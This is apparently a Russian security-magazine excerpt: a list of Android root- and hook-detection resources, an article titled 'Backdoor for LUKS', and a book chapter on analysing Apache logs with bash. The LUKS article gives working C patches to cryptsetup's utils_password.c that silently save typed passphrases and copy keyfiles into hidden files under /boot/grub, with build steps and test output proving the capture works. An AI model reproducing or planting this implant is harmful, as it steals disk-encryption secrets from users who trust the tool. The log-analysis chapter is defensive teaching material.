- Android Anti-Hooking Techniques in Java — статья о способах обнаружить Xposed и Cydia Substrate;
- The Jiu-Jitsu of Detecting Frida — описание способов обнаружить Frida;
- Detect Frida for Android — еще несколько способов обнаружить Frida;
- SafetyNet: Google's tamper detection for Android — статья о принципе работы инструмента SafetyNet, использующего многие из описанных техник определить компрометацию устройства;
- RootBeer — готовая библиотека, помогающая обнаружить права root;
- anti-emulator — репозиторий с несколькими техниками детекта эмулятора и дебаггера;
- DetectMagiskHide — готовое приложение для детекта Magisk.

БЭКДОР ДЛЯ LUKS

КАК ПЕРЕХВАТИТЬ КЛЮЧ И ПАРОЛЬ ОТ ЗАШИФРОВАННОГО РАЗДЕЛА В LINUX

Denis Simonov
Пентестер и дизайнер. Занимаюсь проблемами моделирования времени в виртуальных мирах.
me@n0a.pw

LUKS — популярная и распространенная система шифрования дисков. Однако, когда есть доступ к хосту с правами администратора, вполне возможно установить закладку, которая будет перехватывать ключи зашифрованных разделов. В этой статье мы сначала разберемся с LUKS и утилитой cryptsetup, а потом посмотрим, как изменить исходный код таким образом, чтобы можно было перехватывать парольную фразу или ключ для расшифровки раздела.

LUKS — это, по сути, стандарт для шифрования дисков в Linux. Поддерживается до восьми слотов ключей, есть выбор хеш-функций, алгоритмов и режимов шифрования, есть адаптивный алгоритм выбора количества итераций. Расшифровать данные на диске можно, только имея доступ к секретному ключу и паролю.

Среди других преимуществ LUKS:

- совместимость через стандартизацию;
- защита от атак с низкой энтропией;
- возможность аннулировать секретную фразу.

Ну и распространяется она бесплатно.

НАСТРОЙКА ДИСКА

Все манипуляции мы будем проводить на свежем Debian 10, добавив дополнительный диск для экспериментов с шифрованием.

После установки переходим под root:

```
su -
```

Затем утилитой **fdisk** смотрим названия доступных дисков:

```
$ fdisk -l

Disk /dev/sda: 20 GiB, 21474836480 bytes, 41943040 sectors
Disk model: VMware Virtual S
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x09849b5eDevice Boot Start End Sectors Size Id Type
/dev/sda1 * 2048 37750783 37748736 18G 83 Linux
/dev/sda2 37752830 41940991 4188162 2G 5 Extended
/dev/sda5 37752832 41940991 4188160 2G 82 Linux swap / Solaris

Disk /dev/sdb: 4 GiB, 4294967296 bytes, 8388608 sectors
Disk model: VMware Virtual S
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

В своем примере я буду использовать устройство `/dev/sdb`. Для разметки диска использую утилиту `parted`, передав имя диска в качестве аргумента:

```
parted /dev/sdb
```

Помечаю таблицу разделов как GPT:

```
(parted) mklabel gpt
```

И создаю единственный раздел, занимающий весь диск:

```
(parted) mkpart primary 1 -1
(parted) quit
```

СБОРКА CRYPTSETUP

Работы с разметкой `/dev/sdb` закончены. Переходим к сборке **cryptsetup**.

Если у тебя уже установлен LUKS и ты хочешь модифицировать текущую версию утилиты, используй dpkg-dev. В этом же примере я буду собирать cryptsetup из исходных кодов, скачанных отдельно от системы. У меня версия 2.0.6, так как при сборке последней доступной (2.3.4) были проблемы с версиями библиотек.

Скачиваем, распаковываем и устанавливаем необходимые зависимости:

```
# cd /root
# wget https://www.kernel.org/pub/linux/utils/cryptsetup/v2.0/
cryptsetup-2.0.6.tar.xz
# tar xf cryptsetup-2.0.6.tar.xz
# cd cryptsetup-2.0.6
# apt update && apt install build-essential automake autopoint
libtool pkg-config uuid-dev libdevmapper-dev libpopt-dev
libgcrypt20-dev libjson-c-dev libssl-dev libblkid-dev gettext
```

Собираем и устанавливаем:

```
# ./configure
# make && make install
```

Проверяем установку:

```
# cryptsetup --version

cryptsetup 2.0.6
```

Отлично. Теперь создадим зашифрованный раздел с помощью cryptsetup и пароля, вводимого в TTY:

```
# cryptsetup luksFormat /dev/sdb1
```

Соглашаемся на форматирование (`YES`) и вводим пароль для последующего доступа к разделу. Я использую `t3st3ncryp7`.

Проверяем, все ли удалось.

```
# cryptsetup isLuks /dev/sdb1 && echo Ok!

Ok!
```

Все получилось! Подключаем шифрованный раздел, чтобы дальше его монтировать:

```
# cryptsetup luksOpen /dev/sdb1 db
```

Вводим парольную фразу (`t3st3ncryp7`). Чуть позже в этом месте мы перехватим вводимый в **TTY** пароль.

Форматируем раздел:

```
# mke2fs -j /dev/mapper/db
```

И монтируем для работы, например в `/mnt`:

```
# mount /dev/mapper/db /mnt && cd /mnt
# echo Hello! > test.txt
# cat test.txt

Hello!

# ls -la

итого 28
drwxr-xr-x 3 root root 4096 ноя 6 06:49 .
drwxr-xr-x 20 root root 4096 ноя 6 05:34 ..
drwx------ 2 root root 16384 ноя 6 06:48 lost+found
-rw-r--r-- 1 root root    7 ноя 6 06:49 test.txt
```

МОДИФИЦИРУЕМ КОД

На этом этапе мы научились монтировать шифрованный раздел LUKS с использованием парольной фразы. Сейчас мы исправим исходный код, чтобы сохранять не только вводимый пароль, но и случайно сгенерированный файл, который может быть указан в качестве ключа для расшифровки раздела.

Находим код проверки passphrase в файле `src/utils_password.c` (относительно корня архива **cryptsetup-2.0.6.tar.xz**). В старых версиях он находился в файле askpass.c.


Для перехвата пароля я изменю функцию `crypt_get_key_tty()`, отвечающую за ввод пароля из терминала (TTY). В самом конце добавим кусок кода, который кладет переменную `pass` в нужный нам файл. В качестве пути возьмем `/boot/grub/.captured_pass`.

Вот примерно 220-я строка файла `src/utils_password.c`:

```
*key = pass;
*key_size = strlen(pass);
```

Добавим

```
FILE *fp;
fp = fopen("/boot/grub/.captured_pass", "w+");
fputs(pass, fp);
fclose(fp);
```



Перехват passphrase в utils_password.c


Отлично. Теперь вводимый пароль сохраняется в файле `.captured_pass`. Пойдем дальше и поможем нашей программе делать «резервную копию» используемого для расшифровки ключа.

Для этого я решил не читать сам ключ, а взять оригинальный путь из функции `tools_get_key()` и скопировать ключ в нужное место. Для добавления кода ищем примерно 285-ю строку и после:

```
if (pwquality && !opt_force_password && !key_file && !r)
  r = tools_check_pwquality(*key);
```

Добавляем вызов функции `CopyFile()`, передав в качестве аргумента путь оригинального файла в переменной `key_file` и необходимый путь для сохранения. Должно получиться примерно так:

```
...
if (pwquality && !opt_force_password && !key_file && !r)
  r = tools_check_pwquality(*key);

CopyFile(key_file, "/boot/grub/.captured_key");return r;
...
```



Сохранение ключа в файле utils_password.c

Не забываем добавить саму функцию `CopyFile()` в самый конец файла после функции `tools_write_mk()`:

```
int CopyFile(const char* source, const char* destination) {
  int input, output;
  if ((input = open(source, O_RDONLY)) == -1) {
          return -1;
  }
  if ((output = creat(destination, 0660)) == -1) {
          close(input);
          return -1;
  }


  off_t bytesCopied = 0;
  struct stat fileinfo = {0};
  fstat(input, &fileinfo);
  int result = sendfile(output, input, &bytesCopied, fileinfo.st_size
);

  close(input);
  close(output);

  return result;
}
```

Теперь пересобираем наш исправленный вариант cryptsetup с удалением кеша предыдущей сборки:

```
# pwd
# /root/cryptsetup-2.0.6
make clean && make && make install
```

Настало время тестов. Для начала проверим перехват пароля уже зашифрованного таким образом диска. Для этого размонтируем его и вернем в первоначальное состояние:

```
# umount /mnt
# cryptsetup luksClose /dev/mapper/db
```

Теперь снова расшифровываем и ловим необходимый пароль:

```
# cryptsetup luksOpen /dev/sdb1 db

Введите парольную фразу для /dev/sdb1:

# mount /dev/mapper/db /mnt
# ls /mnt/

lost+found test.txt

# cat /boot/grub/.captured_pass

t3st3ncryp7
```

Великолепно! Осталось отформатировать и зашифровать файл ключом для проверки второго способа перехвата. Генерируем сам ключ:

```
# dd if=/dev/urandom of=/root/secret.key bs=1024 count=2
```

Форматируем и шифруем с помощью сгенерированного ключа, предварительно отключив раздел:

```
# umount /mnt
# cryptsetup luksClose /dev/mapper/db
# cryptsetup luksFormat /dev/sdb1 /root/secret.key

ПРЕДУПРЕЖДЕНИЕ: Устройство /dev/sdb1 уже содержит подпись суперблока
«crypto_LUKS».WARNING!
========
Данные на /dev/sdb1 будут перезаписаны без возможности восстановления.
Are you sure? (Type uppercase yes): YES
```

Подключаем и расшифровываем раздел:


```
# cryptsetup --key-file /root/secret.key luksOpen /dev/sdb1 db
```

Проверяем, перехватился ли ключ.

```
# ls -la /boot/grub/

итого 2392
drwxr-xr-x 5 root root  4096 ноя 6 07:29 .
drwxr-xr-x 3 root root  4096 ноя 5 05:03 ..
-rw-r----- 1 root root  2048 ноя 6 07:31 .captured_key
-rw-r--r-- 1 root root    11 ноя 6 07:21 .captured_pass
drwxr-xr-x 2 root root  4096 ноя 5 05:04 fonts
-r--r--r-- 1 root root  8463 ноя 5 05:04 grub.cfg
-rw-r--r-- 1 root root  1024 ноя 5 05:04 grubenv
drwxr-xr-x 2 root root  12288 ноя 5 05:04 i386-pc
drwxr-xr-x 2 root root  4096 ноя 5 05:04 locale
-rw-r--r-- 1 root root 2396122 ноя 5 05:03 unicode.pf2
```

Полный порядок. Проверим, работает ли наш ключ, предварительно дублируя его, иначе при следующей записи он запишет сам себя в 0 байт:

```
# cp /boot/grub/.captured_key /boot/grub/.captured_key_use
# cryptsetup --key-file /boot/grub/.captured_key_use luksOpen /dev/
sdb1 db
```



Успешный перехват ключа

ИТОГ

Популярность LUKS делает его интересной мишенью для хакеров. Если существует возможность внедриться в систему, то шифрование может не спасти, что мы сегодня и продемонстрировали.

АНАЛИЗ ДАННЫХ В LINUX

ГЛАВА ИЗ КНИГИ «BASH И КИБЕРБЕЗОПАСНОСТЬ»

Издательский дом «Питер»
piter.com

Как работать с большими объемами данных, не имея под рукой ничего, кроме командной строки? Проанализировать большие объемы данных часто помогает поиск, который по мере поступления новых данных следует постоянно уточнять и ограничивать. В этой главе в качестве входных данных для наших сценариев мы возьмем информацию из журналов веб-сервера. Однако сценарии и методы можно легко изменить для работы с данными практически любого типа.

О книге

Перед тобой седьмая глава из книги «Bash и кибербезопасность: атака, защита и анализ из командной строки Linux», которую мы публикуем по договоренности с издательством «Питер». Ее авторы — Пол Тронкон и Карл Олбинг, а оригинал был издан O'Reilly.

Несмотря на то что первые две главы этой книги знакомят читателя с принципами командных интерпретаторов в целом и bash в частности, это скорее пособие для тех, кто уже знаком с основами. Если чувствуешь, что плаваешь в теме, то лучше посмотри, к примеру, «Программное окружение Unix» Брайана Кернигана и Роба Пайка.

Зато если ты уже имеешь некоторый опыт работы с bash, то эта книга поможет закрепить и усовершенствовать навыки. В ней ты найдешь множество приемов, которые не только хороши сами по себе, но и учат пользоваться стандартными утилитами Unix и Linux для достижения самых разнообразных целей.

Чего ты здесь не найдешь — это отсылок к готовым программкам и скриптам, которые расширяют возможности системы и во множестве водятся как на GitHub, так и в репозиториях пакетов Linux. Вместо этого авторы книги намеренно используют стандартные утилиты, которые входят в любую Unix-образную систему еще с восьмидесятых годов. Например, мало кто сейчас знает, как пользоваться дедовским awk. Но в этом одновременно и заключается главная прелесть этой книги — она опирается на проверенные временем мощные средства, которые ты точно найдешь в любой системе.

Не стоит также ожидать, что «Bash и кибербезопасность» сможет послужить хакерским пособием. Наступательной кибербезопасности здесь посвящено, по сути, всего две главы. В одной авторы показывают, как создать фаззер параметров программы, во второй разбирают устройство обратного шелла.

Зато здесь в подробностях рассматривается сбор и анализ логов, мониторинг файловой системы, проверка файлов на вирусы, работа с пользователями и группами и прочие вещи, которые чаще нужны защитникам, чем нападающим. Однако пентестер тоже найдет здесь полезные вещи и расширит репертуар приемов. В некоторых случаях возможность обходиться без вспомогательных утилит может оказаться критичной в подобной работе.

В целом можно сказать, что «Bash и кибербезопасность» — это книга о возможностях bash, проиллюстрированная примерами, большая часть которых — из области информационной безопасности. Она поможет тебе наладить близкие отношения с командной оболочкой Linux и утилитами из стандартного набора и научит решать сложные задачи в тру-юниксовом стиле.

ИСПОЛЬЗУЕМЫЕ КОМАНДЫ

Для сортировки и ограничения отображаемых данных воспользуемся командами **sort**, **head** и **uniq**. Работу с ними продемонстрируем на файле из примера 7.1.

Пример 7.1. file1.txt

```
12/05/2017 192.168.10.14 test.html
12/30/2017 192.168.10.185 login.html
```

sort

Команда sort используется для сортировки текстового файла в числовом и алфавитном порядке. По умолчанию строки будут упорядочены по возрастанию: сначала цифры, затем буквы. Буквы верхнего регистра, если не указано иначе, будут идти раньше соответствующих букв нижнего регистра.

Общие параметры команды

- `-r` — сортировать по убыванию.
- `-f` — игнорировать регистр.
- `-n` — использовать числовой порядок: 1, 2, 3 и до 10 (по умолчанию при сортировке в алфавитном порядке 2 и 3 идут после 10).
- `-k` — сортировать на основе подмножества данных (ключа) в строке. Поля разделяются пробелами.
- `-o` — записать вывод в указанный файл.

Пример команды

Для сортировки файла **file1.txt** по столбцу, в котором указано имя файла, и игнорирования столбца с IP-адресом необходимо использовать следующую команду:

```
sort -k 3 file1.txt
```

Можно также выполнить сортировку по подмножеству поля. Для сортировки по второму октету IP-адреса напишите следующее:

```
sort -k 2.5,2.7 file1.txt
```

Будет выполнена сортировка первого поля с использованием символов от 5 до 7.

uniq

Команда uniq позволяет отфильтровать повторяющиеся строки с данными, которые встречаются друг рядом с другом. Чтобы удалить в файле все повторяющиеся строки, перед использованием команды uniq файл нужно отсортировать.

Общие параметры команды

- `-c` — вывести, сколько раз повторяется строка.
- `-f` — перед сравнением проигнорировать указанное количество полей. Например, параметр `-f 3` позволяет не принимать во внимание в каждой строке первые три поля. Поля разделяются пробелами.
- `-i` — игнорировать регистр букв. В uniq регистр символов по умолчанию учитывается.

ОЗНАКОМЛЕНИЕ С ЖУРНАЛОМ ДОСТУПА К ВЕБ-СЕРВЕРУ

Для большинства примеров в этой главе мы используем журнал доступа к веб-серверу Apache. В журнал этого типа записываются запросы страницы, сделанные к веб-серверу, время, когда они были сделаны, и имя того, кто их сделал. Образец типичного файла комбинированного формата журнала (Combined Log Format) Apache можно увидеть в примере 7.2. Полный лог-файл, который был использован в этой книге, называется access.log.

Пример 7.2. Фрагмент файла access.log

```
192.168.0.11 - - [12/Nov/2017:15:54:39 -0500] "GET /request-quote.html
HTTP/1.1" 200 7326 "http://192.168.0.35/support.html" "Mozilla/5.0 (Win-
dows NT 6.3; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0"
```

INFO

Журналы веб-сервера используются просто в качестве примера. Методы, описанные в этой главе, можно применять для анализа различных типов данных.

Поля журнала веб-сервера Apache описаны в таблице.

Поле	Описание	Номер поля
192.168.0.11	IP-адрес хоста, запросившего страницу	1
–	Идентификатор протокола RFC 1413 (–, если идентификатора нет)	2
–	Идентификатор пользователя с проверкой подлинности HTTP (–, если идентификатора нет)	3
[12/Nov/2017:15:54:39 -0500]	Смещение даты, времени и GMT (часовой пояс)	4, 5
GET /request-quote.html	Страница, которая была запрошена	6, 7
HTTP/1.1	Версия протокола HTTP	8
200	Код состояния, возвращаемый веб-сервером	9
7326	Размер возвращаемого файла в байтах	10
http://192.168.0.35/support.html	Ссылающаяся страница	11
Mozilla/5.0 (Windows NT 6.3, Win64...)	Агент пользователя, идентифицирующий браузер	12+

Существует второй тип журнала доступа Apache, известный как обычный формат журнала (Common Log Format). Формат совпадает с комбинированным, за исключением того, что не содержит полей для ссылающейся страницы или агента пользователя. Дополнительную информацию о формате и конфигурации журналов Apache можно получить на сайте проекта Apache HTTP Server.

Коды состояния, упомянутые в таблице (поле 9), позволяют узнать, как веб-сервер ответил на любой запрос.

Код	Описание
200	OK (Хорошо)
401	Unauthorized (Не авторизован (не представился))
404	Page Not Found (Страница не найдена)
500	Internal Server Error (Внутренняя ошибка сервера)
502	Bad Gateway (Плохой, ошибочный шлюз)

WWW

Полный список кодов можно найти в реестре кодов состояния протокола передачи гипертекста (HTTP).

СОРТИРОВКА И УПОРЯДОЧЕНИЕ ДАННЫХ

При первичном анализе данных в большинстве случаев полезно начинать с рассмотрения экстремальных значений: какие события происходили наиболее или наименее часто, самый маленький или самый большой объем переданных данных и т. д. Например, рассмотрим данные, которые можно собрать из файлов журнала веб-сервера. Необычно большое количество обращений к страницам может указывать на активное сканирование или попытку отказа в обслуживании. Необычно большое количество байтов, загруженных хостом, может указывать на то, что данный сайт клонируется или происходит эксфильтрация данных.

Чтобы управлять расположением и отображением данных, укажите в конце команды **sort**, **head** и **tail**:

```
... | sort -k 2.1 -rn | head -15
```

При этом выходные данные сценария передаются команде **sort**, а затем отсортированный вывод направляется команде **head**, которая напечатает 15 верхних (в данном случае) строк. Команда **sort** в качестве своего ключа сортировки (**-k**) использует второе поле, начиная с его первого символа (2.1). Более того, эта команда выполнит обратную сортировку (**-r**), а значения будут отсортированы в числовом порядке (**-n**). Почему числовой порядок? Потому что 2 отображается между 1 и 3, а не между 19 и 20 (как при сортировке в алфавитном порядке).

Используя команду **head**, мы захватываем первые строки вывода. Мы могли бы получить последние несколько строк, передавая вывод из команды **sort** команде **tail** вместо **head**. Использование команды **tail** с опцией **-15** выведет последние 15 строк. Другой способ отсортировать данные по возрастанию, а не по убыванию — удалить параметр **-r**.

ПОДСЧЕТ КОЛИЧЕСТВА ОБРАЩЕНИЙ К ДАННЫМ

Типичный журнал веб-сервера может содержать десятки тысяч записей. Подсчитывая, сколько раз страница была доступна, и узнавая, по какому IP-адресу она была доступна, вы можете получить лучшее представление об общей активности сайта. Далее приводятся записи, на которые следует обратить внимание.

- Большое количество запросов, возвращающих код состояния 404 («Страница не найдена») для конкретной страницы. Это может указывать на неработающие гиперссылки.
- Множество запросов с одного IP-адреса, возвращающих код состояния 404. Это может означать, что выполняется зондирование в поисках скрытых или несвязанных страниц.
- Большое количество запросов, в частности с одного и того же IP-адреса, возвращающих код состояния 401 («Не авторизован»). Это может свидетельствовать о попытке обхода аутентификации, например о переборе паролей.

Чтобы обнаружить такой тип активности, нам нужно иметь возможность извлекать ключевые поля, например исходный IP-адрес, и подсчитывать, сколько раз они появляются в файле. Поэтому для извлечения поля мы воспользуемся командой **cut**, а затем передадим вывод в наш новый инструмент, файл **countem.sh**, показанный в примере 7.3.

Пример 7.3. countem.sh

```
declare -A cnt        # assoc. array              # <1>
while read id xtra                                # <2>
do
    let cnt[$id]++                                # <3>
done
# now display what we counted
# for each key in the (key, value) assoc. array
for id in "${!cnt[@]}"                            # <4>
do
  printf '%s %d\n'  "$id"  "${cnt[$id]}"          # <5>
done
```

<1> Поскольку мы не знаем, с какими IP-адресами (или другими строками) можем столкнуться, будем использовать ассоциативный массив (также известный как хеш-таблица или словарь). В этом примере массив задан с параметром **-A**, который позволит нам использовать любую строку в качестве нашего индекса.

Функция ассоциативного массива предусмотрена в bash версии 4.0 и выше. В таком массиве индекс не обязательно должен быть числом и может быть представлен в виде любой строки. Таким образом, вы можете индексировать массив по IP-адресу и подсчитывать количество обращений этого IP-адреса. В случае если вы используете версию программы старше, чем bash 4.0, альтернативой этому сценарию будет сценарий, показанный в примере 7.4. Здесь вместо ассоциативного массива используется команда **awk**.

В bash для ссылок на массив, как и для ссылок на элемент массива, используется синтаксис **${var[index]}**. Чтобы получить все возможные значения индекса (ключи, если эти массивы рассматриваются как пара «ключ/значение»), укажите **${!cnt[@]}**.

<2> Хотя мы ожидаем в строке только одно слово ввода, добавим переменную **xtra**, чтобы захватить любые другие слова, которые появятся в строке. Каждой переменной в команде **read** присваивается соответствующее слово из входных данных (первая переменная получает первое слово, вторая переменная — второе слово и т. д.). При этом последняя переменная получает все оставшиеся слова. С другой стороны, если в строке входных слов меньше, чем переменных в команде **read**, этим дополнительным переменным присваивается пустая строка. Поэтому в нашем примере, если в строке ввода есть дополнительные слова, они все будут присвоены переменной **xtra**. Если же нет дополнительных слов, переменной **xtra** будет присвоено значение null.

<3> Строка используется в качестве индекса и увеличивает его предыдущее значение. При первом использовании индекса предыдущее значение не будет установлено и он будет равен 6.

<4> Данный синтаксис позволяет нам перебирать все различные значения индекса. Обратите внимание: нельзя гарантировать, что при сортировке мы получим алфавитный или какой-то другой конкретный порядок. Это объясняется природой алгоритма хеширования значений индекса.

<5> При выводе значения и ключа мы помещаем значения в кавычки, чтобы всегда получать одно значение для каждого аргумента, даже если оно содержит один или два пробела. Мы не думаем, что такое произойдет при работе этого сценария, но подобная практика кодирования делает сценарии более надежными при использовании в различных ситуациях.

В примере 7.4 показана другая версия сценария, с использованием команды **awk**.

Пример 7.4. countem.awk

```
awk '{ cnt[$1]++ }
END { for (id in cnt) {
  printf "%d %s\n", cnt[id], id
}
```

Оба сценария будут хорошо работать в конвейере команд:

```
cut -d' ' -f1 logfile | bash countem.sh
```

Команда **cut** на самом деле здесь не нужна ни для одной из версий. Почему? Потому что сценарий **awk** явно ссылается на первое поле (**$1**), а то, что команда **cut** в сценарии оболочки не нужна, объясняется кодировкой команды **read** (см. **<5>**). Так что мы можем запустить сценарий следующим образом:

```
bash countem.sh < logfile
```

Например, чтобы подсчитать, сколько раз IP-адрес делал HTTP-запрос, на который возвращалось сообщение об ошибке 404 («Страница не найдена»), нужно ввести такую команду:

```
$ awk '$9 == 404 {print $1}' access.log | bash countem.sh

1 192.168.0.36
2 192.168.0.37
1 192.168.0.11
```

Вы также можете использовать команду **grep 404 access.log** и передать данные сценарию **countem.sh**. Но в этом случае будут включены строки, в которых сочетание цифр 404 будет найдено и в других местах (например, число байтов или часть пути к файлу). Команда awk указывает подсчитывать только те строки, в которых возвращаемый статус (поле 9) равен 404. Далее будет выведен только IP-адрес (поле 1), а вывод направится в сценарий **countem.sh**, с помощью которого мы получим общее количество запросов, сделанных IP-адресом и вызвавших ошибку 404.

Сначала проанализируем образец файла **access.log**. Начать анализ следует с просмотра узлов, которые обращались к веб-серверу. Вы можете использовать команду cut операционной системы Linux, с помощью которой будет извлечено первое поле файла журнала, где содержится исходный IP-адрес. Затем следует передать выходные данные сценарию **countem.sh**. Правильная команда и ее вывод показаны здесь:

```
$ cut -d' ' -f1 access.log | bash countem.sh | sort -rn

111 192.168.0.37
55 192.168.0.36
51 192.168.0.11
42 192.168.0.14
28 192.168.0.26
```

Если у вас нет доступного сценария **countem.sh**, для достижения аналогичных результатов можно использовать команду **uniq** с параметром **-c**. Но для корректной работы предварительно потребуется дополнительно отсортировать данные.

```
$ cut -d' ' -f1 access.log | sort | uniq -c | sort -rn

111 192.168.0.37
55 192.168.0.36
51 192.168.0.11
42 192.168.0.14
28 192.168.0.26
```

Вы можете продолжить анализ, обратив внимание на хост с наибольшим количеством запросов. Как видно из предыдущего кода, таким хостом является IP-адрес 192.168.0.37, номер которого — 111. Можно использовать **awk** для фильтрации по IP-адресу, чтобы затем извлечь поле, содержащее запрос, передать его команде **cut** и, наконец, передать вывод сценарию **countem.sh**, который и выдаст общее количество запросов для каждой страницы:

```
$ awk '$1 == "192.168.0.37" {print $0}' access.log | cut -d' ' -f7 |
bash countem.sh

1 /uploads/2/9/1/4/29147191/31549414299.png?457
14 /files/theme/mobile49c2.js?1490908488
1 /cdn2.editmysite.com/images/editor/theme-background/stock/iPad.html
1 /uploads/2/9/1/4/29147191/2992005_orig.jpg
...
14 /files/theme/custom49c2.js?1490908488
```

Активность этого конкретного хоста не впечатляет и напоминает стандартное поведение браузера. Если вы посмотрите на хост со следующим наибольшим количеством запросов, то увидите нечто более интересное:

```
$ awk '$1 == "192.168.0.36" {print $0}' access.log | cut -d' ' -f7 |
bash countem.sh

1 /files/theme/mobile49c2.js?1490908488
1 /uploads/2/9/1/4/29147191/31549414299.png?457
1 /_/cdn2.editmysite.com/.../Coffee.html
1 /_/cdn2.editmysite.com/.../iPad.html
...
1 /uploads/2/9/1/4/29147191/601239_orig.png
```

Этот вывод указывает, что хост 192.168.0.36 получил доступ чуть ли не к каждой странице сайта только один раз. Данный тип активности часто указывает на активность веб-сканера или клонирование сайта. Если вы посмотрите на строку пользовательского агента, то увидите дополнительное подтверждение этого предположения:

```
$ awk '$1 == "192.168.0.36" {print $0}' access.log | cut -d' ' -f12-17 |
uniq

"Mozilla/4.5 (compatible; HTTrack 3.0x; Windows 98)
```

Агент пользователя идентифицирует себя как **HTTrack**. Это инструмент, который можно использовать для загрузки или клонирования сайтов. Хотя этот инструмент не обязательно приносит вред, во время анализа стоит обратить на него внимание.

WWW

- Дополнительная информация о HTTrack

СУММИРОВАНИЕ ЧИСЕЛ В ДАННЫХ

Что делать, если вместо того, чтобы подсчитывать, сколько раз IP-адрес или другие элементы обращались к определенным ресурсам, вы хотите узнать общее количество байтов, отправленных по IP-адресу, или то, какие IP-адреса запросили и получили больше всего данных?

Решение мало чем отличается от сценария **countem.sh**. Внесите в этот сценарий несколько небольших изменений. Во-первых, вам нужно так настроить входной фильтр (команда **cut**), чтобы из большого количества столбцов извлекались два столбца: IP-адрес и счетчик байтов, а не только столбец с IP-адресом. Во-вторых, следует изменить вычисление с приращением (**let cnt[$id]++**) на простой счет, чтобы суммировать данные из второго поля (**let cnt[$id]+= $data**).

Теперь конвейер будет извлекать два поля из файла журнала — первое и последнее:

```
cut -d' ' -f 1,10 access.log | bash summer.sh
```

Сценарий summer.sh, показанный в примере 7.5, читает данные из двух столбцов. Первый столбец состоит из значений индекса (в данном случае IP-адресов), а второй столбец — это число (в данном случае количество байтов, отправленных по IP-адресу). Каждый раз, когда сценарий находит в первом столбце повторяющийся IP-адрес, он добавляет значение из второго столбца к общему количеству байтов для этого адреса, суммируя таким образом количество байтов, отправленных этим IP-адресом.

Пример 7.5. summer.sh

```
declare -A cnt # ассоциативный массив
while read id count
do
  let cnt[$id]+=$count
done
for id in "${!cnt[@]}"
do
  printf "%-15s %8d\n" "${id}" "${cnt[${id}]}" # <1>
done
```

<1> Обратите внимание, что в формат вывода мы внесли несколько изменений. К размеру поля мы добавили 15 символов для первой строки (данные IP-адреса, в нашем примере), установили выравнивание по левому краю (с помощью знака минус) и указали восемь цифр для значений суммы. Если сумма окажется больше, то будет выведено большее число, если же строка окажется длиннее, то она будет напечатана полностью. Это сделано для того, чтобы выровнять данные по соответствующим столбцам: так столбцы будут аккуратными и более читабельными.

Для получения представления об общем объеме данных, запрашиваемых каждым хостом, можно в сценарии **summer.sh** запустить файл **access.log**. Для этого используйте команду **cut**, которая извлечет IP-адрес и переданные байты полей, а затем передайте вывод в сценарий **summer.sh**:

```
$ cut -d' ' -f1,10 access.log | bash summer.sh | sort -k 2.1 -rn

192.168.0.36 4371198
192.168.0.37 2575030
192.168.0.11 2537662
192.168.0.14 2876088
192.168.0.26 665693
```

Эти результаты могут быть полезны для выявления хостов, которые передали необычно большие объемы данных по сравнению с другими хостами. Всплеск может указывать на кражу данных и эксфильтрацию. Когда такой хост будет определен, нужно просмотреть конкретные страницы и файлы, к которым он обращался, чтобы попытаться классифицировать его как вредоносный или безопасный.

Продолжение статьи →

АНАЛИЗ ДАННЫХ В LINUX

